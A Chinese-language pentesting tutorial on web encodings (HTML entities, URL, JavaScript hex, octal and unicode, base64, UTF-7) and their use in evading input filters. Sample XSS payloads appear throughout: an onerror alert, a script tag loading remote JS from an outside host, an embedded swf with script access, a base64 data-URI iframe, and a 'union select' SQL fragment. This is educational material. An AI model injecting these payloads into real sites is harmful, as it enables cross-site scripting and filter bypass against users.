### WEB安全基础知识

#### 渗透测试中的常用编码

1. **页面编码**

在网页设置网页编码 在<head></head>中加入设置特定html标签

<meta charset="utf-8" /> 这样页面的编码就会变成utf-8 ，如果没有设置编码就会使用默认

的编码，而浏览器默认编码与之不同就会出现乱码。

常用的有三种格式分别是 utf-8、gbk、gbk2312


1. **ascii编码**

百度百科 详细介绍

<https://baike.baidu.com/item/ASCII/309296?fr=aladdin&fromid=3712529&fromtitle=ASCII%E7%BC%96%E7%A0%81>

在渗透测试中常用的标准表 十进制 是 0-127 共128个字符





1. **HTML编码**


实体

http://www.w3school.com.cn/html/html\_entities.asp

HTML编码的存在就是让他在代码中和显示中分开， 避免错误。

命名实体：构造是&加上希腊字母，

字符编码：构造是&#加十进制



十六进制 ASCII码或unicode字符编码，浏览器解析的时候会先把html编码解析再进行渲染。但是有个前提就是必须要在“值”里，比如属性src里，但却不能对src进行html编码。不然浏览器无法正常的渲染。

http://www.qqxiuzi.cn/bianma/zifushiti.php

十六进制

<img src=&#x68;&#x74;&#x74;&#x70;&#x73;&#x3a;&#x2f;&#x2f;&#x77;&#x77;&#x77;&#x2e;&#x62;&#x61;&#x69;&#x64;&#x75;&#x2e;&#x63;&#x6f;&#x6d;&#x2f;&#x69;&#x6d;&#x67;&#x2f;&#x62;&#x64;&#x5f;&#x6c;&#x6f;&#x67;&#x6f;&#x31;&#x2e;&#x70;&#x6e;&#x67;>

十进制

<img src=&#104;&#116;&#116;&#112;&#115;&#58;&#47;&#47;&#119;&#119;&#119;&#46;&#98;&#97;&#105;&#100;&#117;&#46;&#99;&#111;&#109;&#47;&#105;&#109;&#103;&#47;&#98;&#100;&#95;&#108;&#111;&#103;&#111;&#49;&#46;&#112;&#110;&#103;>

xss

<img src="x" onerror="&#97;&#108;&#101;&#114;&#116;&#40;&#49;&#41;" />

1. **URL编码**

URL编码是一种多功能技术，可以通过它来战胜多种类型的输入过滤器。

URL编码的最基本表示方式是使用问题字符的十六进制ASCII编码来替换它们，并在ASCII编码前加%。

例如，单引号字符的ASCII码为0x27，其URL编码的表示方式为%27。

<http://www.moonsec.com/index.php?keyword=aa%20union%20seelct>

1. **js编码**

<script>alert("Hello world!");</script>

javascript的十六进制编码

\x3C\x73\x63\x72\x69\x70\x74\x3E\x61\x6C\x65\x72\x74\x28\x22\x48\x65\x6C\x6C\x6F\x20\x77\x6F\x72\x6C\x64\x21\x22\x29\x3B\x3C\x2F\x73\x63\x72\x69\x70\x74\x3E

javascript的八进制编码

\74\163\143\162\151\160\164\76\141\154\145\162\164\50\42\110\145\154\154\157\40\167\157\162\154\144\41\42\51\73\74\57\163\143\162\151\160\164\76

http://www.jb51.net/tools/zhuanhuan.htm

javascript unicode编码

<img src="1.jpg" />

<script src=http://xsst.sinaapp.com/m.js></script>

<embed src=http://1.com/1.swf allowscriptaccess=always></embed>

\u003c\u0073\u0063\u0072\u0069\u0070\u0074\u003e\u0061\u006c\u0065\u0072\u0074\u0028\u0022\u0048\u0065\u006c\u006c\u006f\u0020\u0077\u006f\u0072\u006c\u0064\u0021\u0022\u0029\u003b\u003c\u002f\u0073\u0063\u0072\u0069\u0070\u0074\u003e\u0020


http://www.msxindl.com/tools/unicode16.asp

<https://www.toolmao.com/xsstranser>

1. **hex编码**

这种编码常用于数据库中 转码过后要加上0x

例如 a的hex码是61 如果在数据库使用要加上0x61



1. **base64编码**

BASE64 编码是一种常用的字符编码，在很多地方都会用到。但base64不是安全领域下的加密解密算法。能起到安全作用的效果很差，而且很容易破解，他核心作用应该是传输数据的正确性，有些网关或系统只能使用ASCII字符。Base64就是用来将非ASCII字符的数据转换成ASCII字符的一种方法，而且base64特别适合在http，mime协议下快速传输数据。

<iframe src='data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=='>

1. **json编码**

JSON(JavaScript Object Notation) 是一种轻量级的数据交换格式，易于阅读和编写，同时也易于机器解析和生成。它基于ECMA262语言规范（1999-12第三版）中JavaScript编程语言的一个子集。 JSON采用与编程语言无关的文本格式，但是也使用了类C语言（包括C， C++， C#， Java， JavaScript， Perl， Python等）的习惯，这些特性使JSON成为理想的数据交换格式。

[

{

"Name": "a1",

"Number": "123",

"Contno": "000",

"QQNo": ""

},

{

"Name": "a1",

"Number": "123",

"Contno": "000",

"QQNo": ""

},

{

"Name": "a1",

"Number": "123",

"Contno": "000",

"QQNo": ""

}

]

<?php

$data='[{"Name":"a1","Number":"123","Contno":"000","QQNo":""},{"Name":"a1","Number":"123","Contno":"000","QQNo":""},{"Name":"a1","Number":"123","Contno":"000","QQNo":""}]';   
$json=json\_decode($data);

print\_r($json);

?>

1. **序列化**

序列化 (Serialization)是将对象的状态信息转换为可以存储或传输的形式的过程。在序列化期间，对象将其当前状态写入到临时或持久性存储区。以后，可以通过从存储区中读取或反序列化对象的状态，重新创建该对象。

百度百科详细

<https://baike.baidu.com/item/%E5%BA%8F%E5%88%97%E5%8C%96/2890184?fr=aladdin>

a:3:{i:0;s:3:"Moe";i:1;s:5:"Larry";i:2;s:5:"Curly";}

<?php

$stooges = array('Moe','Larry','Curly');

$new = serialize($stooges);

print\_r($new);

echo "<br />";

print\_r(unserialize($new));

?>

1. **utf7编码**

UTF-7 (7-位元 Unicode 转换格式（Unicode Transformation Format，简写成 UTF））是一种可变长度字符编码方式， 用以将 Unicode 字符以 ASCII 编码的字符串来呈现，可以应用在电子邮件传输之类的应用。

moonsec +AG0AbwBv-n+AHM-e+AGM-

<https://web2hack.org/xssee/>